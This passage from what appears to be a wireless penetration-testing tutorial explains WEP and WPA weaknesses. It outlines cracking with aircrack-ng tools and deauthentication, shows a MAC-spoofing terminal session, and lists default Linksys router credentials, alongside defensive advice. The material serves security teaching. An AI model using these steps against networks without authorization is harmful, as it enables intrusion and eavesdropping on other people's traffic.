WEP was the first wireless "secure" model that was supposed to add authentication and encryption. It is based on RC4 algorithm and 24 bits of Initialization Vector (IV). This is the biggest drawback of the implementation that leads to WEP being crackable within a few minutes, using the tools that anyone can have installed on their PCs.

Security Standard	Encryption algorithm user	Authentication methods	Possibility of breaking the encryption
WEP	WEP (based on RC4)	Pre-Shared Key (PSK)	<ul style="list-style-type: none"> • Initialization Vector (IV) collision attack • Weak Key Attack • Reinjection Attack • Bit flipping attack
WPA	TKIP (based on RC4)	Pre-Shared Key (PSK) or 802.1x	- cracking the password during initial 4-way handshake (assuming that it's relatively short password <10 characters)
WPA2	CCMP (based on AES)	Pre-Shared Key (PSK) or 802.1x	

Table-5

In order to enhance the security, WPA2 was invented with strong encryption model (AES) and a very strong authentication model based on 802.1x (or PSK). WPA was introduced just as a staging mechanism for smooth transition to WPA2. A lot of wireless cards did not support the new AES (at that time), but all of them were using RC4 + TKIP. Therefore WPA was also based on that mechanism, just with a few advancements.

2.4.3 Weak Initialization Vectors (IV)

Initialization Vector (IV) (Fig-4) is one of the inputs to the WEP encryption algorithm. The whole mechanism is presented in the following diagram:

As one can notice, there are two inputs to the algorithm, one of which is a 24-bit long IV (that is also added to the final cipher text in a clear text) and the other is a WEP key. When trying to crack this security model (WEP), one has to collect a large number of wireless data frames (large number of frames until the frame with duplicate IV vector value is found).




Fig-4

Assuming that for WEP, the IV has 24 bits. This means that it could be any number from two frames (if you are lucky enough) to $2^{24} + 1$ (you collect every single possible IV value, and then, the very next frame must be a duplicate). From the experience, I can say that, on a rather crowded wireless LAN (around 3 clients sending the traffic all the time), it is a matter of 5-10 minutes to get enough frames, to crack the encryption and derive the PSK value.

This vulnerability is only present in WEP. WPA security model uses TKIP that solved weak IV by increasing its size from 24 bits to 48 bits, and making other security

enhancements to the diagram. Those modifications made the WPA algorithm much more secure and prone to this type of cracking.

2.5 Break an Encryption

Here, we will see how to break WEP and WPA encryptions. Let's start with WEP encryption.

2.5.1 How to Break WEP Encryption?

There are many possible tools that one can use to crack WEP, but all of the approaches follow the same idea and order of steps.

Assuming that you have found your target network, you do as follows:

- Collect (sniff) WEP encrypted packets flying over the air. This step may be performed using a Linux tool called "airodump-ng".
- When enough packets are collected (you have collected a set of frames with duplicate IV vector), you try to crack the network using a tool called "aircrack-ng".

On a highly congested network, the above mentioned two steps can take around 5-10 minutes or even less. It is that easy! The detailed step by step guide for hacking WEP will be shown under the topic of "Pen Testing WEP Encrypted WLAN".

2.5.2 How to Break WPA Encryption?

1. The way to break a WPA encryption has a slightly different approach. Wireless frames using WPA, are using TKIP encryption that still uses the concept of IV and RC4 algorithm, however it is modified in order to be more secure. TKIP modifies WEP with the following pointers:
 2. It uses temporal, dynamically created keys instead of static ones used by WEP.
 3. It uses sequencing to defend against replay and injection attacks.

4. It uses an advanced key mixing algorithm in order to defeat IV collisions and weak-key attacks in WEP.
5. It introduces Enhanced Data Integrity (EDI) to defeat bit-flipping attack possible in WEP.

Taking all of these points into account, it makes WPA standard computationally not-possible to crack (it does not say it is not possible, but it may take reasonably a very long time, assuming you have advanced resources for breaking the algorithm). Authentication used in WPA standard has also advanced in respect to one used in WEP. WPA uses 802.1x (EAP-based authentication) for authentication of the clients. In fact, this is the only weak point, where you may try your chances for breaking the WPA (and WPA2 in fact).

WPA and WPA2 standards supports two types of authentications - Pre-Shared Key (PSK) and true 802.1x based on external authentication server. When using 802.1x authentication - it is simply not possible to break the password; it is only doable where local PSK mode is used. Just as a side-note - all the enterprise wireless deployments, they use true 802.1x authentication, based on the external RADIUS server, therefore, your only possible target might be very small businesses or home networks.

One more remark is that, PSK used for protecting WPA/WPA2 must be reasonably short in size (max 10 characters - in opposite to 64 characters allowed as max length), if you have the intention to break it. The reason for that requirement is that, PSK is only transmitted once (not in clear text) between wireless client and the AP during the initial 4-way handshake, and the only way to derive the original key from those packets is by brute-forcing or using a good dictionary.

There is a pretty nice online calculator that can estimate the time it would take to brute-force the PSK - <http://lastbit.com/pswcalc.asp>. Assuming that you have 1 PC that can try 1000 password (Fig-5) per second (composed of lower-case, upper-case, digits and common punctuations) it would take 28910 years to break the password (as maximum of course, if you are lucky it might take a few hours).




Fig-5

The general process of breaking a WPA/WPA2 encryption (only when they use PSK) is as follows:

Collect (sniff) wireless packets flying over the air. This step may be performed using the Linux tool called "airodump-ng".

While packets are being collected, you should de-authenticate the current clients. By doing that, you are getting to the situation, when the client would need to authenticate again in order to use a Wi-Fi network. This is exactly what you wanted! By doing this, you prepare a good environment to sniff a wireless user authenticating to the network. You can use Linux based tool "aireplay-ng" to de-authenticate the current wireless clients.

As you have a 4-way handshake sniffered (and saved in the dump file), you can once again use "aircrack-ng" to crack the PSK. In this step, you have to reference a dictionary file containing all the combinations of the password, that aircrack-ng tool will use. That is why, a good dictionary file is a most important element here.

2.5.3 How to Defend Against WPA Cracking?

- I have a feeling, that after going through the last sections of this tutorial, you will already have some idea, what should be done in order to make WPA cracking not possible (or rather say: impossible within a reasonable period of time). Following are some pointers of the best practices for securing your home/small business wireless network:
- As you saw earlier, the only way to break WPA/WPA2 is by sniffing the authentication 4-way handshake and brute-force the PSK. To make it computationally impossible, use a password of at least 10 characters composed of random combination (not any plain word that you can meet in any dictionary) of lower case, upper case, special characters and digits.
- Disable Wi-Fi Protected Setup (WPS) - WPS is one of the "cool features" invented to make connecting new wireless clients to the network much more easy - just by putting a special 8-digit PIN number of the AP. This 8-digit is a very short work for a brute-force attack, and also this 8-digit may be found on the back of the AP box itself (Fig6). Give yourself a try and have a look at your home router - do you see WPS PIN on the back? Do you have WPS feature enabled on your home router?



Fig-6

2.6 Wireless Threats

It is not a secret that wireless networks are much more vulnerable than their wired equivalents. In addition to protocol vulnerabilities itself, it is a "wireless" shared medium that opens those kind of networks to completely new set of attack surfaces.

2.6.1 Access Control Attacks

The concept of access control is all about controlling, who have access to the network, and who does not. It prevents malicious 3rd parties (unauthorized) from associating to the wireless network. The idea of access control is very similar to an authentication process; however, those two concepts are complementary. Authentication is most often based on a set of credentials (username & password) and access control may go beyond that and verify other characteristics of the client user or client user's device.

Very well-known access control mechanism used in wireless networks is based on MAC address whitelisting. The AP stores a list of authorized MAC addresses that are eligible to access the wireless network. With tools available nowadays, this security mechanism is not a very strong one, since MAC address (hardware address of the wireless client's chipset) may be spoofed very simply.

The only challenge is to find out what MAC addresses are allowed by AP to authenticate to the network. But since wireless medium is a shared one, anyone can sniff the traffic flowing through the air and see the MAC addresses in the frames with valid data traffic (they are visible in the header that is not encrypted) (Fig-7).




Fig-7

As you can see in the following image, on my home router, I have set two devices to be able to communicate with the AP, by specifying its MAC addresses.

This is the information that the attacker does not have in the beginning. However, since wireless medium is "open" for sniffing, he may use Wireshark to listen to those devices that are connected and talking to the AP at a particular time. When you start a Wireshark to sniff over the air, you will most likely get hundreds of packets per second, therefore, it is wise to make use of efficient filtering rules in Wireshark. The type of filter I have implemented is:

(wlan.fc.type_subtype == 0x28) && (wlan.addr == 58:6D:8F:18:DE:C8)

The first part of this filter says to Wireshark that it should only look at data packets (not beacon frames or other management frames). It is a subtype 0x28 AND ("&&") one of the parties should be my AP (it has MAC address of 58:6D:8F:18:DE:C8 on the radio interface).




Fig-8

You can notice that there are two devices that are exchanging data packets with AP are the ones that I as an administrator specifically allowed on the MAC filtering earlier. Having those two, the only piece of configuration you as an attacker have to do is to locally change the MAC address of your wireless card. In this example, I will use a Linux based tool (but there are tons of other ones for all possible Operating Systems) (Fig-8 & 9):

```

root@kali:~# ifconfig wlan0 down
[3] Done                               wireshark
root@kali:~# macchanger --mac=84:A6:C8:9B:84:76 wlan0
Permanent MAC: ac:a2:13:64:53:92 (unknown)
Current   MAC: ac:a2:13:64:53:92 (unknown)
New      MAC: 84:a6:c8:9b:84:76 (unknown)
root@kali:~#
root@kali:~# ifconfig wlan0 up
root@kali:~#
root@kali:~# ifconfig wlan0
wlan0      Link encap:Ethernet HWaddr 84:a6:c8:9b:84:76
           UP BROADCAST MULTICAST MTU:1500 Metric:1
           RX packets:0 errors:0 dropped:0 overruns:0 frame:0
           TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:0 (0.0 B)   TX bytes:0 (0.0 B)

root@kali:~# █

```

Fig-9

This was a simple approach to bypass the MAC filtering based access control. Nowadays, the methods to perform access control are much more advanced.

Specialized authentication servers can differentiate whether a particular client is a PC produced by HP, iPhone from Apple (what kind of iPhone) or some other wireless clients, only by looking at the way how wireless frames from a particular client looks like and comparing them to the set of "baselines", known for particular vendors. However, this is not something you may see on the home networks. Those solutions are quite expensive, and require more complex infrastructure integrating multiple types of servers - most likely met in some of the corporate environments.

2.6.2 Integrity Attacks

Integrity of the information is a characteristic that ensures that data was not tampered, when going from point A to point B over the network (either wireless or wired). When speaking about wireless communication, 802.11 radios can be overheard by any 3rd party on the same frequency channel. A simple type of attack against integrity of the information is illustrated in the following diagram (Fig-10):




Fig-10

2.6.3 Confidentiality Attacks

The role of attacks targeting the confidentiality of the information, is simply to break the encryption model used in the wireless deployment. Looking at variety of security models in the field the following general recommendations may be put:

1. No Encryption/ WEP Encryption – These are not very secure approaches and should not be used under any circumstances.
2. TKIP Encryption – This encryption model is used in WPA deployments. It has not yet been cracked, but TKIP is not considered as strong mean of encryption, due to the use of weaker RC4 algorithm.
3. CCMP Encryption – This is used with WPA2. So far, it is considered the safest encryption model that is based on not-breakable (at least for today) AES algorithm.

The main goal of all kinds of attacks is to break the encryption and get a value of the key. This would give the attacker 2 things: broken confidentiality of other users and direct access to the wireless network.

2.6.4 DoS Attack

The attacks which are directed at disabling the service (making the target not available) or degrading its performance (lowering the availability) lands under the umbrella of Denial of Service (DoS) attacks. The cost of such an attack may be very expensive for a victim or companies, whose business is based on e-commerce. They can count the costs of the attack in millions of rupees, depending on the length of their web service not being available.



Wireless networks are also playing a crucial part in productivity of the employees. We all use wireless laptops and smartphones in a workplace. With the lack of wireless network working, our productivity is decreased.

2.6.5 Authentication Attacks

As you probably know by now, authentication is the method of verifying the presented identity and credentials. Most of the authentication schemes used in wireless setups are secured with proper encryption.

We have already described the scenario based on EAP-authentication used in WPA/WPA2, with PSK authentication. By sniffing the 4-way handshake between the client and the authenticator (AP), one may perform a brute-force attack (example – offline dictionary attack) to break the encryption and derive the PSK value.

Another example can be LEAP (Lightweight Extensible Authentication Protocol). It was used in olden times as a mechanism to generate dynamic WEP keys. In this setup, the password hashes were flowing over-the-air hashed with MS-CHAP or MS-CHAPv2 algorithms (both of them are crack-able with an offline dictionary attack). A short description of the authentication attack that may be applied to LEAP would consist of the following steps:

1. The username is sent in a clear text.
2. There is a challenge text in clear text.
3. The response text is hashed.
4. Office dictionary attack, that can be used here (using aircrack-ng tool) to try all the combinations of the password inside "function(password,challenge) = response" mathematical formula, to find the right password.

2.6.6 Rogue Access Points Attacks

When we think about corporate networks, the corporate WLAN is an authorized and secured wireless portal to the network resources. A rogue access device (AP) is any WLAN radio that is connected to the corporate network (most often to some network switch) without the authorization. Fig-11

Most of the rogue access points that are installed by employees (malicious users or by mistake) are actually not the same AP's that the IT department in the organization is using, but some Small-office home-office (SOHO) wireless routers - the same ones, that you probably have at home. In the situation when they are misconfigured or configured without any security - it opens a next attack surface for having easy access to a very secure network(Fig-11).

With the current evolution of the IT industry, rogue access point might be very well hidden and extremely hard to find. Would you be able to easily spot a Raspberry Pi connected to your network switch, if it would be placed at the back of the rack hidden in between hundreds of network cables? I can definitely say, you would NOT spot it at all!

If the network resources are exposed by a rogue access point, the following risks may be identified:

- Data Theft – Corporate data may be compromised.
- Data Destruction – Databases may be erased.
- Loss of Services – Network services can be disabled.
- Malicious Data Insertion – An attacker may use a portal to upload viruses, key loggers or pornography.
- 3rd Party Attacks – A company's wired network may be used as a launching pad for 3rd party attacks against other networks across the internet.

2.6.7 Client Misassociation

You may have already experienced the situation, that when you come with your PC and use wireless at home, your PC is automatically connecting to the WLAN, without any actions required from you. This is because, your laptop remembers the list of WLANs that you were connected to in the past, and stores this list in the so-called Preferred Network List (in a windows world).

A malicious hacker may use this default behavior, and bring its own wireless AP to the physical area, where you are normally using your Wi-Fi. If the signal from that AP, would be better than the one from original AP, the laptop software will mis-associate to the fake (rogue) access point provided by the hacker (thinking it is the legitimate AP, you have used in the past). These kind of attacks are very easy to perform in some big open spaces, such as airports, office environments or public areas. These kind of attacks are sometimes referred to as Honeypot AP Attacks.

Creating a fake AP does not require any physical hardware. The Linux distribution, used through all this tutorial is Kali Linux, has an internal tool called airbase-ng that can create AP with specific MAC address and WLAN name (SSID) with a single command.

2.6.8 Misconfigured Access Point Attack

The Misconfigured APs are a type of security surface that are the easiest to breach, if it's detected. The place, where you will most likely meet misconfigured AP's are home wireless network or very small businesses. Large wireless environments are most

likely using centralized management platforms that control hundreds or thousands of AP and keep them synchronized, therefore it is less likely to meet any configuration error there.

Most common areas of misconfiguration, that leads to wireless cracking's are:

- Some AP configurations are left to factory defaults, like usernames and passwords or default WLAN's broadcasted (SSID's) and default settings may be found in manuals of the specific vendor on the internet.
- Human Error - advanced security policies are configured on a set of AP's across the organization, and other ones are forgotten and left with default weak security settings.
- As a counter-measure against misconfigured AP, organizations should follow the ongoing site surveys as a tool to monitor a secure wireless environment.
- Examples of a default username/password database for some of the Linksys wireless home devices are (Table-6):

Model	Username	Password
BEFSR series	(none) or admin	admin
E series	admin or (none)	admin or (none)
EA series	admin	admin or (none)
WAG series	admin or (none)	admin or (none)
WRT series	(none)	admin

Table-6

2.6.9 Ad-Hoc Connection Attack

Ad-Hoc Connection attacks are very nasty type of attacks, where the attacker (malicious user) is using a 3rd party legitimate user as an additional hop or man-in-the-middle between attacker's device and AP or other type of gateways.

Ad-Hoc wireless network feature, required to be working on "device-in-the middle", can be configured on both Windows or Linux device, and it allows to setup ad-hoc (peer-to-

peer) wireless link between client devices (without any additional network infrastructure like AP). Behind the scenes, what you actually do, is that you create virtual software AP on your PC and the other device is associating with the SSID you have created (effectively making wireless link).

When using Linux, you may use the tool called "airbase-ng" described earlier in this chapter. On the other hand, when using Windows, the WLAN may be created in a wireless network settings using "configure new connection or new network".

The following situation would describe an ad-hoc attack. Let's imagine the attacker may be any of the Computer number 2, 3 or 4. The victim (man-in-the-middle) would be Computer 1. This laptop would be the one running and serving wireless connectivity to the surroundings, and will have other interface connected to the wired network to access the internet (Fig-12).



Fig-12

Attackers may connect to the WLAN broadcasted by Computer 1 and then, use it to route all the traffic to the internet via this victim PC. From the internet point of view, it would look like it is Computer 1 originating the traffic! Wireless links from Computer 1 to all the attackers do not have to be a Wi-Fi connection - it may be a Bluetooth or any other type of wireless technology supported by all the parties that attempt to communicate with each other.

2.7 Wireless Hacking Methodology

2.7.1 Wi-Fi Discovery

Wi-Fi discovery is a process used to learn about WLAN's presence in the environment. WiFi discovery process is not against any law, since you are not acting offensively at any point, you are simply, passively listening to the Wi-Fi frequency bands, using your wireless client.

In order to discover what type of WLAN networks are present, you need to use specific tools that uses wireless hardware and listens on either a 2.4GHz or a 5GHz band. Some of them are built-in to the operating system (they are most often very ineffective for detailed WLAN analysis), and other ones are simple tools, which you can find on the internet. There are hundreds or thousands of tools out there in the market.

For Windows users, you should have a look at the Xirrus Wi-Fi Inspector (it can be used for free). This is a simple tool that identifies WLANs present in the nearby vicinity. Another tool that performs the same functions in the Windows environment is NetStumbler.

The information which you can extract from the table at the bottom of the above screenshot provides everything you may look for, like SSID name, received signal strength, 802.11 standard used, encryption and authentication set on WLAN, BSSID (MAC address of the AP, in case you would like create a fake AP with the same MAC address) and what channel it operates on. This is a lot of! You can also see, very fancy graphical "radar" showing, how far particular networks are, from your current location - the same information may be read from Signal (dBm) field.

On the other side, when using Linux (I use Kali distribution for penetration testers - you should try as well), the equivalent of that would be a tool called airodump-ng. The set of information, that airodump-ng output to the user is shown in the following screenshot. Also, we have another well-known tool called as Kismet.

2.7.2 War Driving

WarDriving is the process of finding a Wireless Network (wireless network discovery) by a person in a car using their personal laptop, smartphone or other wireless client tools. Basically, the intention is to find some free-access wireless network, that malicious user can use without any legal obligations. Examples might be some market that offer free Wi-Fi, without registration or some hotel that you can just register with fake data.

2.7.3 GPS Mapping

There is a number of satellites that orbit the globe, each of them sending a low-power radio signal towards the piece of earth it covers. The GPS device that you use, it may be for example a smartphone with google maps application started, receives that signal from multiple satellites at the same time. The device itself combines those signals together and calculate current geographical location on earth.




Fig.-13.

The idea of GPS mapping is to map a wireless network that the user encounters on the global map of wireless network in reference to its geographical location. One may use the already mentioned Kismet tool to map its wireless network to the geographical location, and then put its coordinates on the google earth map.

There is website on the internet <http://wigle.net> that you can use to see how many WLAN's are GPS mapped. You can use this website to map GSM cellular network as well.

2.8 Wireless Traffic Analysis (Sniffing)

A process of wireless traffic analysis may be very helpful in forensic investigations or during troubleshooting and of course this is a great way of self-study (just to learn how applications and protocols inter communicate with each other). In order for the traffic analysis to be possible, first, this traffic needs to be somehow collected and this process is known as traffic sniffing. The most commonly used tools for traffic sniffing are Kismet and Wireshark. Both these programs provide a version for Windows as well as Linux environments.

For the purpose of penetration testing and hacking of wireless networks, the type of data, that is valuable to collect are BSSID, WEP IV, TKIP IV, CCMP IV, EAP 4-way handshake exchange, wireless beacon frames, MAC addresses of communicating parties, etc. A lot more is available to you in the dump of the wireless traffic. Most of the information you would get, would be used in all the attacks presented in the last chapter. They could be (for example) used as the input to offline brute-force attacks, in order to break encryption and authentication models used in the WLAN deployment.

Usage of Wireshark in both Windows and Linux are very intuitive - both environments provide a GUI that looks the same for both systems. When the program starts, you only need to indicate the physical interface, that would be used for traffic sniffing (you can select any interface, either wired one or wireless one), and then proceed with traffic sniffing.

2.9 Launch Wireless Attacks

All kinds of wireless attacks may be divided into 2 categories: Passive Attacks and Active Attacks. Most often, a Passive Attack (or rather passive information gathering) is the 1st step before launching the wireless attack itself (active part of the attack).

Passive attacks are all the ones which do not require the attacker to communicate with any other party or inject any traffic. During passive attacks, a victim has no way to detect your activity (because you are not acting), you are just hiding and listening to radio frequencies.

Passive attacks are not considered a law violation itself, however the use of information you got by passive attacks may be treated as a violation. For example, you are free to sniff (listen to) unencrypted traffic, collect it together and see that in fact, this is conversation between 2 people, but reading it and using the information included in this private conversation in some places of the world is a violation of the law.

2.9.1 Examples of Passive Attacks

Breaking WEP Encryption

Behind the scenes to break a WEP encryption, one has to sniff a large volume of data packets. The next step is to get the same IV vector inside the wireless frames, and the last step is to break the WEP encryption model offline. There is no single step in the attack that requires the attacker to communicate with victim in any way.

Breaking WPA/WPA2 Encryption

To break a WPA/WPA2 encryption, one needs to sniff EAP 4-way handshake between a wireless client and the AP. Afterwards, an offline dictionary (or offline brute-force attack) is conducted on the collected encrypted packets. If you are lucky enough, you might not communicate with the victim at all, and the attack is considered a pure passive attack.

However, you may find a situation where the victim was authenticated to AP long before you came into play, and you don't want to wait any longer. Then, you may use an "Active Attack Step" in your general passive attack - inject wireless de-authentication frames, forcing the wireless victim to de-authenticate and then re-authenticate again, thus sniffing the new authentication 4-way handshake.

Sniffing the traffic between communicating parties

Assuming that you somehow know the encryption key, you may sniff the communication between parties (for example with Wireshark), and then decode the conversation (since you know the keys). Assuming that parties were not using any protocols that is natively using encryption (for example cleat text HTTP), you are free to see what the user was doing and track his moves on the internet.

Active attacks on the other hand are the ones, that require active participation in the wireless traffic forwarding or in injection of the wireless frames that affects WLAN operation. Performing active attacks leave tracks of malicious activity, therefore in some specific situation, the dumps collected by a victim (using Wireshark) or dumps from a WLAN card by forensic investigator regarding your activity may be a valid evidence in the court against you. If you decide to use your knowledge in a malicious way.

2.9.2 Examples of Active Attacks

